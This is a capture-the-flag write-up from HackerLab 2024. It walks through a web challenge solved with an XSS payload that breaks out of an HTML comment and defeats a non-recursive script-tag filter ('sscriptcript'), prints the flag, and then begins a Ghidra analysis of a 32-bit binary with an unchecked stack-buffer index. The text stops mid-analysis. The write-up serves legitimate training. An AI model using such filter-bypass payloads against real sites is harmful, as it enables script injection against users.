Réalisez un audit des applications de ces infrastructures afin d'identifier les vulnérabilités potentielles avant qu'elles ne soient effectivement exploitées par les pirates.

[EN]

The discussion we uncovered revolves around attacks on infrastructures.

Conduct an audit of these infrastructure applications to identify potential vulnerabilities before they are actually exploited by hackers.


http://qualif.hackerlab.bj:4500

Author: `r3s0lv3r`


Flag

Submit

Going over to the url shows this




After looking around I noticed this



The url seems to be including the current file being accessed?

I tried various forms of Local File Inclusion but non worked


Looking at the page source when I try access an invalid file shows this




```
<!-- Page 0x1337 does not exist! -->
```


Our queried file seems to be inside an html comment

I escaped the comment in an attempt to try xss



At first I was confused because even if I had XSS i can't really do much with it?

I remember seeing from the Trailer challenge various reference to XSS




Intuitively I decided to go ahead with this LOL

Ok back to the chall

After breaking out from the comment I needed to pop an alert

I injected a `script` tag but I noticed this





```
58            height: 100%;
59            overflow-y: auto;
60        }
61        img {
62            margin-top : 15px;
63        }
64    </style>
65 </head>
66
67 <body>
68     <!-- Nav -->
69     <div class="fixed-top-container">
70         <div class="fixed-top-content">
71             <nav class="navbar navbar-expand-lg navbar-dark fixed-top" style="background-color: #333;">
72                 <a class="navbar-brand" href="/">F.A.N.C.Y</a>
73                 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav"
74                     aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
75                     <span class="navbar-toggler-icon"></span>
76                 </button>
77                 <div class="collapse navbar-collapse justify-content-end" id="navbarNav">
78                     <ul class="navbar-nav">
79                         <li class="nav-item">
80                             <a class="nav-link" href="/?page=index.html">Home</a>
81                         </li>
82                         <li class="nav-item">
83                             <a class="nav-link" href="/?page=articles.html">Articles</a>
84                         </li>
85                         <li class="nav-item">
86                             <a class="nav-link" href="/?page=contact.html">Contact</a>
87                         </li>
88                     </ul>
89                 </div>
90             </nav>
91         </div>
92     </div>
93
94     <!-- Content -->
95     <div class="container">
96         <h1 class="text-center">Welcome to my blog</h1>
97         <p class="text-center"></p>
98         <div class="text-center">
99             <img src=static/blog.jpeg width="900" height="700">
100            <p></p>
101        </div>
102    </div>
103    <div class="content">
104
105    </div>
106
107    <!-- Page --><>alert('0x1337');</> does not exist! -->
108    <div class="fixed-bottom-container">
109        <div class="fixed-bottom-content">
110            <footer class="footer text-center">
111                <p>All rights reserved &copy; 2024 F.A.N.C.Y</p>
112            </footer>
113        </div>
114    </div>
115
116
117 </body>
118
119 </html>
```

Our script tag seems to have been replaced with a null value?

I assumed it doesn't check it recursively and from that I came up with this payload


```
--><sscriptcript>alert('0x1337');</sscriptcript>
```

Doing that worked and i got the flag




```
Flag: HLB2024{XSS_INJ3CT10N_1n_C0MM3N7_8898))69}
```

Integer



After downloading the attached binary I checked the file type and protections enabled on it

```
File  Edit  View  Search  Terminal  Help
~/Desktop/CTF/Hackerlab24/Integer ❯ file chall1
chall1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=62230eadb46927b325a69234165abbc7c3640f24, for GNU/Linux 3.
2.0, not stripped

~/Desktop/CTF/Hackerlab24/Integer ❯ checksec chall1
[*] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)

~/Desktop/CTF/Hackerlab24/Integer ❯
```

Ok so we are working with a x86 bits executable where the only protection enabled is NX and it's not stripped

I ran it to get an overview of what it does

```
~/Desktop/CTF/Hackerlab24/Integer ❯ ./chall1
Veuillez entrer votre pseudonyme et patienter : hello
a
lsf
ll
lmsal
mgskgm
mgksgm
^C

~/Desktop/CTF/Hackerlab24/Integer ❯                                                    ✘ INT ⌛ 7s
```

It seems to print out some text, receive our input and doesn't exit?

To understand it well I decompiled it in Ghidra

Here's the main function

Decompile: main - (chall1)

```
void main(void)

{
  int __fd;
  int in_GS_OFFSET;
  int local_60;
  int local_5c;
  int local_58;
  undefined local_54 [64];
  undefined4 local_14;
  undefined *puStack_10;

  puStack_10 = &stack0x00000004;
  local_14 = *(undefined4 *)(in_GS_OFFSET + 0x14);
  local_60 = 0;
  local_5c = 0;
  printf("Veuillez entrer votre pseudonyme et patienter : ");
  fflush(_stdout);
LAB_08049242:
  while( true ) {
    while( true ) {
      if (0x3f < local_5c) {
        puts(&DAT_0804a03c);
      }
      if (local_58 != -0x40000544) break;
      shell();
    }
    __fd = fileno(_stdin);
    read(__fd,&local_60,1);
    if (local_60 != 0x90) break;
    putchar(7);
    local_5c = local_5c + 1;
  }
  if (local_60 < 0x91) {
    if (local_60 == 10) {
      putchar(7);
      goto LAB_08049242;
    }
    if (local_60 < 0xb) {
      if (local_60 == 4) {
        putchar(9);
        local_5c = local_5c + 1;
      }
      else {
        if (local_60 != 8) goto LAB_080492ff;
        local_5c = local_5c + -1;
        putchar(8);
      }
      goto LAB_08049242;
    }
  }
LAB_080492ff:
  local_54[local_5c] = (char)local_60;
  local_5c = local_5c + 1;
  goto LAB_08049242;
}
```

080492ff | main | MOV EAX,dword ptr [EBP + -...

no IPv6 | W: (74% at iPhone) 172.20.10.5 | E: down | BAT 70.39% | 378.9 GiB | 1.81 | 6.8 GiB | 7.4 GiB | 2024-06-02 14:57:50 EN

It look understandable but for better understanding I made some variable renaming and got this

Decompile: main - (integer)

```
 5 void main(void)
 6
 7 {
 8   int fd;
 9   int in_GS_OFFSET;
10   int value;
11   int idx;
12   int unintialized;
13   undefined store [64];
14   undefined4 local_14;
15   undefined *puStack_10;
16
17   puStack_10 = &stack0x00000004;
18   local_14 = *(undefined4 *)(in_GS_OFFSET + 0x14);
19   value = 0;
20   idx = 0;
21   printf("Veuillez entrer votre pseudonyme et patienter : ");
22   fflush(_stdout);
23 loop:
24   while( true ) {
25     while( true ) {
26       if (63 < idx) {
27         puts(&sorry);
28       }
29       if (unintialized != -1073743172) break;
30       shell();
31     }
32     fd = fileno(_stdin);
33     read(fd,&value,1);
34     if (value != 0x90) break;
35     putchar(7);
36     idx = idx + 1;
37   }
38   if (value < 145) {
39                     /* check for \n character and skip */
40     if (value == 10) {
41       putchar(7);
42       goto loop;
43     }
44     if (value < 11) {
45       if (value == 4) {
46         putchar(9);
47         idx = idx + 1;
48       }
49       else {
50         if (value != 8) goto store;
51         idx = idx + -1;
52         putchar(8);
53       }
54       goto loop;
55     }
56   }
57 store:
58   store[idx] = (char)value;
59   idx = idx + 1;
60   goto loop;
61 }
62
```

08049242 | main | CMP dword ptr [EBP + -0x54...

This looks much better


```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection:
get_pc_thunk_bx */
/* WARNING: Globals starting with '_' overlap smaller symbols at the same
address */

void main(void)

{
  int fd;
```

```
  int in_GS_OFFSET;
  int value;
  int idx;
  int unintialized;
  undefined store [64];
  undefined4 local_14;
  undefined *puStack_10;

  puStack_10 = &stack0x00000004;
  local_14 = *(undefined4 *)(in_GS_OFFSET + 0x14);
  value = 0;
  idx = 0;
